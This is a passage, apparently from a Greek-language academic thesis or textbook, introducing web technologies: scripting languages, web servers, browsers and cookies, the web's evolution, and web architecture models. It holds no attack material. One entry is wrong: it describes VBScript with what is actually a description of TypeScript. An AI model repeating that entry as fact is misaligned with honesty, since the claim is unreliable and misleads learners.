
Πηγή: tutorialspoint.com

Παρακάτω περιγράφονται οι ευρέως χρησιμοποιούμενες γλώσσες σεναρίων από την πλευρά του πελάτη:

- JavaScript: Είναι μια γλώσσα σεναρίων βασισμένη σε πρωτότυπα. Κληρονομεί τις συμβάσεις ονοματοδοσίας της από τη java. Όλα τα αρχεία σεναρίων java αποθηκεύονται σε αρχείο με επέκταση .js.
- ActionScript: Είναι μια αντικειμενοστραφής γλώσσα προγραμματισμού που χρησιμοποιείται για την ανάπτυξη ιστοτόπων και λογισμικού που στοχεύουν στο Adobe flash player.
- Dart: Είναι μια γλώσσα προγραμματισμού ιστού ανοικτού κώδικα που αναπτύχθηκε από την Google. Βασίζεται σε μεταγλωττιστή από πηγή σε πηγή σε JavaScript.
- VBScript: Πρόκειται για μια γλώσσα προγραμματισμού ιστού ανοικτού κώδικα που αναπτύχθηκε από τη Microsoft. Είναι υπερσύνολο της JavaScript και προσθέτει προαιρετική στατική τυποποίηση βασισμένη σε κλάσεις αντικειμενοστραφούς προγραμματισμού.

2.3.2. Server-Side Scripting

Η σεναριοποίηση από την πλευρά του διακομιστή λειτουργεί ως διεπαφή για τον πελάτη και περιορίζει επίσης την πρόσβαση του χρήστη στους πόρους του διακομιστή ιστού, καθώς και να συλλέγει τα χαρακτηριστικά του χρήστη προκειμένου να προσαρμόσει την απόκριση.



Εικόνα 8. Server-Side scripting

Πηγή: tutorialspoint.com

Οι πιο ευρέως χρησιμοποιούμενες γλώσσες σεναρίων Server-Side είναι οι εξής:

- ASP: Το Active Server Pages (ASP) είναι μια μηχανή σεναρίων από την πλευρά του διακομιστή για τη δημιουργία δυναμικών ιστοσελίδων. Υποστηρίζει το Component Object Model (COM), το οποίο επιτρέπει στις ιστοσελίδες ASP να έχουν πρόσβαση στη λειτουργικότητα βιβλιοθηκών όπως τα DLL.
- ActiveVFP: Είναι παρόμοια με την PHP και χρησιμοποιείται επίσης για τη δημιουργία δυναμικών ιστοσελίδων. Χρησιμοποιεί τη μητρική γλώσσα Visual Foxpro και τη βάση δεδομένων.
- ASP.net: Χρησιμοποιείται για την ανάπτυξη δυναμικών ιστότοπων, εφαρμογών ιστού και υπηρεσιών ιστού.
- Java: Οι Java Server Pages χρησιμοποιούνται για τη δημιουργία δυναμικών εφαρμογών ιστού. Ο κώδικας Java μεταγλωττίζεται σε κώδικα byte και εκτελείται από την Java Virtual Machine (JVM).

- Python: Υποστηρίζει πολλαπλά παραδείγματα προγραμματισμού, όπως ο αντικειμενοστραφής και ο λειτουργικός προγραμματισμός. Μπορεί επίσης να χρησιμοποιηθεί ως γλώσσα μη σεναρίου με τη χρήση εργαλείων τρίτων, όπως το Py2exe ή το Pyinstaller.
- WebDNA: Είναι επίσης μια γλώσσα σεναρίων από την πλευρά του διακομιστή με ενσωματωμένο σύστημα βάσεων δεδομένων.

2.3.3. Λογισμικό διακομιστή ιστού

Ο διακομιστής ιστού είναι ένα λογισμικό ή υλικό αφιερωμένο στην εκτέλεση του εν λόγω λογισμικού, το οποίο ικανοποιεί τα αιτήματα των χρηστών του Παγκόσμιου Ιστού. Γενικά, ένας διακομιστής ιστού μπορεί να φιλοξενεί έναν ή πολλούς ιστότοπους. Επιπλέον, χειρίζεται αιτήσεις HTTP καθώς και πολλά άλλα σχετικά πρωτόκολλα για εισερχόμενα αιτήματα δικτύου. Η κύρια εργασία ενός διακομιστή ιστού είναι να αποθηκεύει, να επεξεργάζεται και να διανέμει ιστοσελίδες στους χρήστες. Το πρωτόκολλο μεταφοράς υπερκειμένου (HTTP) χρησιμοποιείται για την επικοινωνία μεταξύ του πελάτη και του διακομιστή και οι σελίδες που παράγονται είναι έγγραφα HTML, τα οποία μπορεί επίσης να περιέχουν πληροφορίες όπως εικόνες, φύλλα στυλ και σενάρια.

Ένα πρόγραμμα περιήγησης στο διαδίκτυο ξεκινά την επικοινωνία με την υποβολή αίτησης για έναν συγκεκριμένο πόρο μέσω HTTP και ο διακομιστής απαντά με το περιεχόμενο του εν λόγω πόρου ή με ένα μήνυμα σφάλματος εάν δεν είναι σε θέση να το πράξει. Ο πόρος είναι συνήθως ένα πραγματικό αρχείο στον δευτερεύοντα αποθηκευτικό χώρο του διακομιστή, αλλά αυτό δεν ισχύει απαραίτητα και εξαρτάται από τον τρόπο υλοποίησης του διακομιστή ιστού. Ενώ η κύρια λειτουργία είναι η εξυπηρέτηση περιεχομένου, η πλήρης υλοποίηση του HTTP περιλαμβάνει επίσης τρόπους λήψης περιεχομένου από τους πελάτες. Αυτή η λειτουργία χρησιμοποιείται για την υποβολή φορμών ιστού, συμπεριλαμβανομένης της μεταφόρτωσης αρχείων.

Πολλοί γενικοί διακομιστές ιστού υποστηρίζουν επίσης τη δημιουργία σεναρίων από την πλευρά του διακομιστή με τη χρήση Active Server Pages (ASP), PHP (Hypertext Preprocessor) ή άλλων γλωσσών δημιουργίας σεναρίων. Αυτό σημαίνει ότι η συμπεριφορά του διακομιστή ιστού μπορεί να σεναριοποιηθεί σε ξεχωριστά αρχεία, ενώ το πραγματικό λογισμικό του διακομιστή παραμένει αμετάβλητο. Συνήθως, αυτή η λειτουργία χρησιμοποιείται για τη δυναμική ("on-the-fly") παραγωγή εγγράφων HTML, σε αντίθεση με την επιστροφή στατικών εγγράφων. Η πρώτη χρησιμοποιείται κυρίως για την ανάκτηση ή την τροποποίηση πληροφοριών από βάσεις δεδομένων. Η δεύτερη είναι συνήθως πολύ ταχύτερη και πιο εύκολη στην προσωρινή αποθήκευση, αλλά δεν μπορεί να παραδώσει δυναμικό περιεχόμενο.

Οι διακομιστές ιστού μπορούν επίσης συχνά να βρεθούν ενσωματωμένοι σε συσκευές όπως εκτυπωτές, δρομολογητές, κάμερες ιστού και να εξυπηρετούν μόνο ένα τοπικό δίκτυο. Ο διακομιστής ιστού μπορεί στη συνέχεια να χρησιμοποιηθεί ως μέρος ενός συστήματος παρακολούθησης ή διαχείρισης της εν λόγω συσκευής. Αυτό συνήθως σημαίνει ότι δεν χρειάζεται να εγκατασταθεί πρόσθετο λογισμικό στον υπολογιστή-πελάτη, αφού απαιτείται μόνο ένα πρόγραμμα περιήγησης στο διαδίκτυο (το οποίο περιλαμβάνεται πλέον στα περισσότερα λειτουργικά συστήματα).

Οι υπολογιστές μπορούν πλέον να λειτουργούν ως διακομιστές ιστού χάρη στο λογισμικό διακομιστών ιστού. Οι παλαιότεροι διακομιστές ιστού υποστήριζαν κυρίως στατικά αρχεία, όπως η HTML (και τα γραφικά), αλλά σήμερα συνήθως επιτρέπουν την ενσωμάτωση εφαρμογών από την πλευρά του διακομιστή. Η ανάπτυξη και η ανάπτυξη εφαρμογών ιστού καθίστανται δυνατές χάρη στις τεχνολογίες πλαισίων ιστού. Πολλά συστήματα διαχείρισης περιεχομένου (CMS) κατασκευάστηκαν πάνω σε διάφορα πλαίσια διαχείρισης περιεχομένου προκειμένου να οργανώσουν και να διευκολύνουν τη συνεργατική ανάπτυξη περιεχομένου.

2.3.4. Προγράμματα περιήγησης (Web Browsers)

Η πρόσβαση σε πληροφορίες στον Παγκόσμιο Ιστό απαιτεί ένα πρόγραμμα περιήγησης στο διαδίκτυο. Ο χρήστης πρέπει να διαθέτει ένα πρόγραμμα περιήγησης ιστού προκειμένου να συνδεθεί με τον διακομιστή ενός δικτυακού τόπου και να δει τις σελίδες του. Συνήθως, μια ιστοσελίδα μεταφορτώνεται, μορφοποιείται και εμφανίζεται στον υπολογιστή ενός χρήστη από το πρόγραμμα που εκτελεί ο χρήστης.

Εκτός από το να επιτρέπει στους χρήστες να βρίσκουν, να εμφανίζουν και να μετακινούνται μεταξύ ιστοσελίδων, ένα πρόγραμμα περιήγησης στο διαδίκτυο διαθέτει συνήθως λειτουργίες όπως η διατήρηση σελιδοδεικτών, η καταγραφή ιστορικού, η διαχείριση των cookies και των αρχικών σελίδων, ενώ μπορεί να έχει δυνατότητες καταγραφής κωδικών πρόσβασης για τη σύνδεση σε ιστοσελίδες.

Τα πιο δημοφιλή προγράμματα περιήγησης είναι τα Chrome, Firefox, Safari, Internet Explorer και Edge.

Ένα cookie HTTP είναι ένα μικρό κομμάτι δεδομένων που αποστέλλεται από έναν ιστότοπο και αποθηκεύεται στον υπολογιστή του χρήστη από το πρόγραμμα περιήγησης ιστού του χρήστη, ενώ ο χρήστης περιηγείται. Τα cookies σχεδιάστηκαν ως αξιόπιστος μηχανισμός για να συγκρατούν οι ιστότοποι πληροφορίες κατάστασης (όπως τα προϊόντα που προστίθενται στο καλάθι αγορών σε ένα ηλεκτρονικό κατάστημα) ή για να καταγράφουν τη δραστηριότητα περιήγησης του χρήστη (όπως το πάτημα συγκεκριμένων κουμπιών, η σύνδεση ή η καταγραφή των σελίδων που επισκέφθηκε στο παρελθόν). Μπορούν επίσης να χρησιμοποιηθούν για να θυμούνται μεμονομένα κομμάτια πληροφοριών που ο χρήστης εισήγαγε προηγουμένως σε πεδία φόρμας, όπως ονόματα, διευθύνσεις, κωδικούς πρόσβασης και αριθμούς πιστωτικών καρτών.

Τα cookies εκτελούν βασικές λειτουργίες στο σύγχρονο διαδίκτυο. Το πιο σημαντικό είναι τα cookies ελέγχου ταυτότητας, τα οποία χρησιμοποιούν οι διακομιστές ιστού για να γνωρίζουν αν ο χρήστης είναι συνδεδεμένος ή όχι. Χωρίς έναν τέτοιο μηχανισμό, ο ιστότοπος δεν θα ήξερε αν πρέπει να στείλει μια σελίδα που περιέχει ευαίσθητες πληροφορίες ή αν πρέπει να απαιτήσει από τον χρήστη να πιστοποιήσει τον εαυτό του με σύνδεση. Η ασφάλεια ενός cookie ελέγχου ταυτότητας εξαρτάται γενικά από την ασφάλεια του ιστοτόπου και του προγράμματος περιήγησης του χρήστη, καθώς και από το αν τα δεδομένα του cookie είναι κρυπτογραφημένα. Τα τρωτά σημεία ασφαλείας μπορεί να επιτρέψουν την ανάγνωση των δεδομένων ενός cookie από έναν χάκερ, να χρησιμοποιηθούν για την απόκτηση πρόσβασης σε δεδομένα του χρήστη ή να

χρησιμοποιηθούν για την απόκτηση πρόσβασης (με τα διαπιστευτήρια του χρήστη) στον ιστότοπο στον οποίο ανήκει το cookie.

Τα cookies εντοπισμού, και ιδίως τα cookies εντοπισμού τρίτων, χρησιμοποιούνται συνήθως ως τρόποι για τη δημιουργία μακροπρόθεσμων αρχείων του ιστορικού περιήγησης των ατόμων - μια πιθανή ανησυχία για την προστασία της ιδιωτικής ζωής που ώθησε τους Ευρωπαίους και Αμερικανούς νομοθέτες να λάβουν μέτρα το 2011. Η ευρωπαϊκή νομοθεσία απαιτεί από όλους τους ιστότοπους που απευθύνονται σε κράτη μέλη της Ευρωπαϊκής Ένωσης να αποκτούν συγκατάθεση από τους χρήστες πριν αποθηκεύσουν μη απαραίτητα cookies στη συσκευή τους.

2.4. Ο ιστός ως πλατφόρμα

2.4.1. Web 1.0

Η Web 1.0 ήταν η πρώτη έκδοση του ιστού, η οποία δημιουργήθηκε το 1990. Ο ιστός ήταν στατικός και μπορούσε μόνο να διαβαστεί, χωρίς τη δυνατότητα να επέμβουν οι χρήστες στο περιεχόμενο. Οι ιστοσελίδες ήταν απλές και αποτελούνταν κυρίως από κείμενο και εικόνες. Ο κύριος στόχος του ιστού σε αυτό το στάδιο ήταν να παρέχει πληροφορίες και να διευκολύνει την επικοινωνία.

2.4.2. Web 2.0

Στα μέσα της δεκαετίας του 2000, καινοτόμες μέθοδοι για την εμπορία και τη διανομή περιεχομένου, όπως τα ιστολόγια και τα RSS, έγιναν γρήγορα δημοφιλείς στο διαδίκτυο. Η ιδέα του περιεχομένου που δημιουργείται από τους χρήστες εισήχθη από τον ιστότοπο ανταλλαγής βίντεο YouTube. Η ανάπτυξη δυναμικών ιστότοπων κατέστη δυνατή χάρη στη νέα τεχνολογία, η οποία έκανε επίσης τον ιστό πιο φιλικό προς το χρήστη και διαδραστικό, εγκαινιάζοντας μια εποχή ταχείας ανάπτυξης. Σε αυτή τη νέα εποχή, δημιουργήθηκαν επίσης ιστότοποι κοινωνικής δικτύωσης όπως το MySpace, το Facebook και το Twitter, καθώς και ιστότοποι κοινής χρήσης φωτογραφιών και βίντεο όπως το Flickr και αργότερα το Instagram. Αυτοί οι ιστότοποι απέκτησαν γρήγορα δημοτικότητα και αποτέλεσαν αναπόσπαστο μέρος της καθημερινής ζωής. Το περιεχόμενο βίντεο έχει γίνει σημαντικά πιο διαδεδομένο σε όλους τους ιστότοπους χάρη στη δημοτικότητα αυτών των πλατφορμών, τις τεχνολογικές εξελίξεις και την αυξανόμενη διαθεσιμότητα και προσιτότητα των συνδέσεων υψηλής ταχύτητας.

2.4.3. Web 3.0

Η Web 3.0 είναι η επόμενη έκδοση του ιστού, η οποία είναι ακόμα σε στάδιο ανάπτυξης. Έχει σχεδιαστεί για να κάνει τον ιστό πιο έξυπνο και διαισθητικό παρέχοντας εξατομικευμένες και συγκεκριμένες πληροφορίες για το περιεχόμενο. Η έκδοση αυτή στοχεύει στη βελτίωση της επικοινωνίας από μηχάνημα σε μηχάνημα, ενεργοποιώντας τη δυνατότητα στους υπολογιστές να κατανοούν και να ερμηνεύουν δεδομένα, όπως οι άνθρωποι. Επικεντρώνεται, επίσης, στη βελτίωση της ασφάλειας και του απορρήτου του ιστού, καθιστώντας τον πιο αξιόπιστο.

Τα παγκόσμια πρότυπα για τα πρωτόκολλα και τη μορφοποίηση του περιεχομένου έχουν αναπτυχθεί ως αποτέλεσμα της δραματικής αύξησης του ρυθμού ανάπτυξης δικτυακών τόπων. Ο Berners-Lee υποστήριξε το όραμά του για έναν παγκόσμιο ιστό βασισμένο σε πρότυπα μηχανικής αναγνωσιμότητας και διαλειτουργικότητας και παρέμεινε ενεργός στην καθοδήγηση προτύπων του ιστού, όπως οι γλώσσες σήμανσης για τη σύνθεση του ιστού.

Μια στρατηγική για την ανάπτυξη μιας νέας έκδοσης του Ιστού ήταν η επέκταση του Παγκόσμιου Ιστού ώστε να καταστεί δυνατή η ανταλλαγή δεδομένων. Αυτή περιελάμβανε τη χρήση πληροφοριών αναγνώσιμων από μηχανήματα και προτύπων διαλειτουργικότητας, ώστε τα προγράμματα να επιλέγουν έξυπνα τις πληροφορίες για τους χρήστες. Η ευφυής διαχείριση συσκευών, που αποτελεί το επίκεντρο της συνεχιζόμενης επέκτασης του Παγκόσμιου Ιστού, αναφέρεται στη διαδικασία σύνδεσης συσκευών στο Διαδίκτυο. Οι κατασκευαστές έχουν αρχίσει να αξιοποιούν την αυξημένη υπολογιστική ισχύ των προϊόντων τους για να βελτιώσουν τη χρηστικότητα και τις δυνατότητές τους, καθώς η πρόσβαση στο Διαδίκτυο γίνεται όλο και πιο συνηθισμένη. Οι κατασκευαστές μπορούν πλέον να επικοινωνούν με τα προϊόντα που έχουν πουλήσει και αποστείλει στους πελάτες τους μέσω του Διαδικτύου και οι χρήστες μπορούν να επικοινωνούν με τον κατασκευαστή (και άλλους παρόχους) για να αποκτήσουν νέο περιεχόμενο.

Γενικότερα, το Web 3.0 έχει σχεδιαστεί για να κάνει τον ιστό πιο έξυπνο και διαισθητικό παρέχοντας εξατομικευμένες και συγκεκριμένες πληροφορίες για το περιεχόμενο.

2.4.4. Σημασιολογικός Ιστός (Semantic Web)

Ο Σημασιολογικός Ιστός (Semantic Web) είναι μία επέκταση του Παγκόσμιου Ιστού, η οποία επιτρέπει στα δεδομένα να μοιράζονται και να επαναχρησιμοποιούνται μεταξύ διαφορετικών εφαρμογών και ιστοσελίδων. Βασίζεται στην ιδέα ότι τα δεδομένα δε θα έπρεπε να διαβάζονται μόνο από ανθρώπους αλλά και από μηχανές.

Στο Σημασιολογικό Ιστό τα δεδομένα παριστάνονται σε τυποποιημένη μορφή. Αυτό διευκολύνει τις μηχανές να κατανοούν και να επεξεργάζονται δεδομένα, καθώς και να συνδέουν και να ενσωματώνουν δεδομένα από διαφορετικές πηγές.

Ο Σημασιολογικός Ιστός χρησιμοποιείται σε διάφορους τομείς, όπως υγειονομική περίθαλψη, οικονομικά, ηλεκτρονικό εμπόριο και εκπαίδευση, για να επιτρέψει την ενοποίηση και τη διαλειτουργικότητα των δεδομένων.

2.4.5. Mobile Web

Οι ασύρματες συσκευές μπορούν πρώτα να περιηγηθούν στον Παγκόσμιο Ιστό μέσω βελτιωμένων μορφών όπως το i-mode και το WAP. Το 2007, η Apple παρουσίασε το πρώτο smartphone με πλούσιο πρόγραμμα περιήγησης. Άλλες επιχειρήσεις υιοθέτησαν αυτή τη στρατηγική και το 2011 οι πωλήσεις smartphone ξεπέρασαν τις πωλήσεις PC. Ο responsive σχεδιασμός ιστού έγινε πιο δημοφιλής το 2016 ως αποτέλεσμα της αύξησης των χρηστών κινητών ιστότοπων.

Η Apple, η Mozilla και η Google χρησιμοποίησαν διαφορετικές στρατηγικές για να ενσωματώσουν τα smartphones με τις σύγχρονες εφαρμογές ιστού. Η Apple υποστήριξε

αρχικά εφαρμογές ιστού για το iPhone, αλλά αργότερα ενθάρρυνε τους κατασκευαστές εφαρμογών να δημιουργήσουν νέες. Προκειμένου οι διαδικτυακές εφαρμογές να έχουν πρόσβαση σε λειτουργίες υλικού, όπως ο ήχος, οι κάμερες ή το GPS, η Mozilla κυκλοφόρησε διαδικτυακά API το 2011.

Το 2015, η Google δημοσίευσε προδιαγραφές για τις εφαρμογές Progressive Web Apps (PWA) και Accelerated Mobile Pages (AMP). Οι PWAs είναι ιστοσελίδες που μπορούν να αποθηκευτούν σε μια κινητή συσκευή και να εκκινηθούν όπως μια εγγενής εφαρμογή χάρη σε ένα μείγμα web workers και αρχείων manifest, ενώ οι AMPs χρησιμοποιούν έναν συνδυασμό HTML, JavaScript και Web Components για τη βελτιστοποίηση των ιστοσελίδων για κινητές συσκευές.

2.5. Αρχιτεκτονική του Παγκόσμιου Ιστού

Η αρχιτεκτονική του Παγκόσμιου Ιστού [15] είναι η εννοιολογική δομή του Παγκόσμιου Ιστού. Το WWW ή το διαδίκτυο είναι ένα συνεχώς μεταβαλλόμενο μέσο που επιτρέπει την επικοινωνία μεταξύ διαφορετικών χρηστών και την τεχνική αλληλεπίδραση (διαλειτουργικότητα) μεταξύ διαφορετικών συστημάτων και υποσυστημάτων. Η βάση γι' αυτό είναι διαφορετικά συστατικά και μορφές δεδομένων, τα οποία είναι συνήθως διατεταγμένα σε επίπεδα και βασίζονται το ένα στο άλλο. Συνολικά, αποτελούν την υποδομή του Διαδικτύου, η οποία καθίσταται δυνατή από τα τρία βασικά στοιχεία των πρωτοκόλλων μετάδοσης δεδομένων (TCP/IP, HTTP, HTTPS), των μορφών αναπαράστασης (HTML, CSS, XML) και των προτύπων διευθυνσιοδότησης (URI, URL). Ο όρος αρχιτεκτονική ιστού πρέπει να διακρίνεται από τους όρους αρχιτεκτονική ιστοτόπων και αρχιτεκτονική πληροφοριών.

2.5.1. Προέλευση της αρχιτεκτονικής ιστού

Ο παγκόσμιος ιστός είναι μια ιδέα που υλοποιήθηκε τη δεκαετία του 1990, έτσι ώστε άνθρωποι και μηχανές να μπορούν να επικοινωνούν μεταξύ τους μέσα σε ένα συγκεκριμένο χώρο. Χρησιμοποιείται για την ανταλλαγή, διανομή και κοινή χρήση πληροφοριών σε ένα δίκτυο. Εκείνη την εποχή, ο παγκόσμιος ιστός αποτελούνταν κυρίως από στατικούς δικτυακούς τόπους βασισμένους στην HTML, με άλλα λόγια από υπερκείμενα που μπορούν να ανακτηθούν από ένα πρόγραμμα περιήγησης. Αργότερα προστέθηκαν οι δυναμικοί ιστότοποι και οι κατανεμημένες υπηρεσίες ιστού.

2.5.2. Τύποι αρχιτεκτονικής ιστού

Το διαδίκτυο είναι ένα μέσο που αλλάζει συνεχώς και επεκτείνεται από πολυάριθμους προγραμματιστές, προγραμματιστές και διάφορες κοινοπραξίες όπως το W3C. Ωστόσο, οι αρχιτεκτονικές που χρησιμοποιούνται μπορούν να διακριθούν σχηματικά.

2.5.2.1. Μοντέλο Πελάτη-Εξυπηρετητή (Client-Server Model)

Το μοντέλο Πελάτη-Εξυπηρετητή είναι το πιο κοινό μοντέλο αρχιτεκτονικής που χρησιμοποιείται στον Παγκόσμιο Ιστό. Σε αυτό το μοντέλο, ο πελάτης (client), όπως ένα

πρόγραμμα περιήγησης ιστού, στέλνει στον εξυπηρετητή (server) μια αίτηση για διαδικτυακούς πόρους, όπως ιστοσελίδες, εικόνες ή βίντεο.

Η οικογένεια πρωτοκόλλων διαδικτύου, η οποία αποτελείται σήμερα από περίπου 500 διαφορετικά πρωτόκολλα δικτύου, χρησιμοποιείται συνήθως ως βάση για το WWW, αλλά συνήθως περιλαμβάνει το μοντέλο αναφοράς TCP/TCP/IP. Τρεις προϋποθέσεις πρέπει να υπάρχουν στην αρχιτεκτονική του Παγκόσμιου Ιστού για να επικοινωνούν μεταξύ τους τα κατανεμημένα συστήματα εφαρμογών:

- Μορφές αναπαράστασης με σταθερό πρότυπο: Οι πιο συχνά χρησιμοποιούμενες μορφές είναι η HTML και η CSS, ή η XML όταν οι μηχανές επικοινωνούν μεταξύ τους.
- Πρωτόκολλα για τη μεταφορά δεδομένων: Στο διαδίκτυο χρησιμοποιείται το HTTP (Hypertext Transfer Protocol) ή το HTTPS (Hypertext Transfer Protocol Secure). Άλλες εφαρμογές, όπως οι διακομιστές αλληλογραφίας, χρησιμοποιούν το SMTP (Simple Mail Transfer Protocol) ή το POP (Post Office Protocol). Ο καθορισμός των χρησιμοποιούμενων πρωτοκόλλων εξαρτάται από την εφαρμογή.
- Το πρότυπο για τη διευθυνσιοδότηση: Αυτό αναφέρεται στη διεύθυνση URL (Uniform Resource Locator), η οποία είναι μια περίπτωση της γενικότερης έννοιας URI.

Τέλος, η αρχιτεκτονική του ιστού είναι ανάλογη με τη λειτουργική δομή των συστημάτων εφαρμογών για την αποθήκευση δεδομένων, τη μετάδοση δεδομένων και την παρουσίαση. Όταν μεταφέρεται στον ιστό, η αρχιτεκτονική του ιστού αποτελείται συνήθως από διακομιστές βάσεων δεδομένων που διαχειρίζονται τα δεδομένα και τους πόρους. Επικοινωνούν με έναν πελάτη χρησιμοποιώντας ένα πρωτόκολλο μεταφοράς που μπορεί να ανακτήσει τα δεδομένα και να τα προβάλει σε ένα πρόγραμμα περιήγησης. Η αναπαράσταση γίνεται συνήθως με HTML και CSS.

2.5.2.2. Three-tier model

Αυτό το μοντέλο περιλαμβάνει μια αρχιτεκτονική τριών επιπέδων που αποτελείται από το επίπεδο παρουσίασης (πελάτης), το επίπεδο εφαρμογής (εξυπηρετητής) και το επίπεδο βάσης δεδομένων (αποθήκευση δεδομένων). Αυτό το μοντέλο χρησιμοποιείται για εφαρμογές ιστού που απαιτούν επεξεργασία και αποθήκευση δεδομένων. Για παράδειγμα, ένας διακομιστής εφαρμογών μπορεί να επεξεργάζεται δεδομένα, ενώ ένας διακομιστής βάσεων δεδομένων είναι αφιερωμένος αποκλειστικά στην αποθήκευση δεδομένων. Με αυτόν τον τρόπο, το περιεχόμενο μπορεί να φορτώνεται και να αποθηκεύεται δυναμικά. Η γλώσσα δέσμης ενεργειών JavaScript είναι συχνά υπεύθυνη για τη συμπεριφορά του πελάτη.

Γενικά, γίνεται διάκριση μεταξύ της επεξεργασίας δεδομένων από την πλευρά του διακομιστή και από την πλευρά του πελάτη. Οι δυναμικοί ιστότοποι χαρακτηρίζονται από το γεγονός ότι το περιεχόμενο αλλάζει στην πλευρά του πελάτη χωρίς να απαιτείται νέα επικοινωνία μεταξύ διακομιστή και πελάτη. Η δράση στην πλευρά του πελάτη επηρεάζεται από σενάρια, έτσι ώστε να μην είναι απαραίτητη η ασύγχρονη μεταφορά δεδομένων. Στην πλευρά του διακομιστή, το τροποποιημένο περιεχόμενο

αποθηκεύεται μέσω του διακομιστή εφαρμογών στον διακομιστή βάσεων δεδομένων. Προαιρετικά, αυτός μπορεί να είναι ένας εικονικός διακομιστής που προσομοιώνει έναν φυσικό διακομιστή.

- Υπάρχουν διάφορες γλώσσες προγραμματισμού και πλαίσια για την υλοποίηση μοντέλων τριών επιπέδων. Μερικά από αυτά αναφέρονται παρακάτω:
- Προεπεξεργαστής υπερκειμένου (PHP)
- Διασύνδεση κοινής πύλης (CGI)
- JavaServer Pages (JSP)
- Σελίδες ενεργού διακομιστή (ASP.NET)
- Ασύγχρονη JavaScript και XML (AJAX)
- Microsoft Silverlight
- Συμβολισμός αντικειμένων JavaScript (JSON)
- Java applets, JavaScript και VBScript (τεχνολογίες από την πλευρά του πελάτη)

2.5.3. Αρχιτεκτονική προσανατολισμένη στις υπηρεσίες (Service-oriented architectures - SOA)

Οι σύγχρονες εφαρμογές πληροφορικής και διαδικτύου είναι πολύ πιο πολύπλοκες από το μοντέλο πελάτη-εξυπηρετητή. Οι κατανεμημένες διαδικτυακές υπηρεσίες, οι οποίες δημιουργούνται ως αρχιτεκτονικές προσανατολισμένες στις υπηρεσίες (SOA), προσφέρουν πολλές λειτουργίες και αρθρωτές λειτουργικές μονάδες. Η βασική ιδέα είναι η διάσπαση σύνθετων συστημάτων σε μικρότερα, ανεξάρτητα μέρη ή υπηρεσίες, τα οποία μπορούν να χρησιμοποιηθούν από άλλες εφαρμογές η υπηρεσίες μέσω του διαδικτύου. Με τις SOA, οι επιχειρηματικές διαδικασίες μπορούν να αυτοματοποιηθούν με τα εμπλεκόμενα συστήματα να επικοινωνούν μεταξύ τους - εν μέρει χωρίς ανθρώπινη παρέμβαση - και να εκτελούν ορισμένες εργασίες. Παραδείγματα είναι οι ηλεκτρονικές τραπεζικές συναλλαγές, το ηλεκτρονικό εμπόριο, η ηλεκτρονική μάθηση, οι ηλεκτρονικές αγορές και οι εφαρμογές επιχειρηματικής ευφυΐας. Αυτές οι αρχιτεκτονικές δεν είναι μόνο πολύ πιο πολύπλοκες, αλλά μπορούν επίσης να επεκταθούν με αρθρωτές διαδικασίες. Είναι γνωστές ως αρχιτεκτονικές N-tier και έχουν χρησιμοποιηθεί μέχρι στιγμής κυρίως στον επιχειρηματικό τομέα.

Υπάρχουν γενικά δύο προσεγγίσεις:

- Γλώσσα περιγραφής υπηρεσιών ιστού (WSDL) και Πρωτόκολλο απλής πρόσβασης σε αντικείμενα (SOAP): Η WSDL είναι μια μετα-γλώσσα για την περιγραφή δικτυακών υπηρεσιών βασισμένη στην XML, η οποία επιτρέπει σε μια υπηρεσία ιστού να ερμηνεύει και να εκτελεί συγκεκριμένες εργασίες. Μια διεπαφή σε μια υπηρεσία ιστού μπορεί να οριστεί με WSDL. Το SOAP βασίζεται επίσης στην XML και επιτρέπει τον έλεγχο των υπηρεσιών ιστού με τη μορφή κλήσεων διαδικασιών, οι οποίες υλοποιούνται με το πρωτόκολλο RPC (remote procedure call). Το SOAP, η WSDL και το XML Schema χρησιμοποιούνται συχνά μαζί.

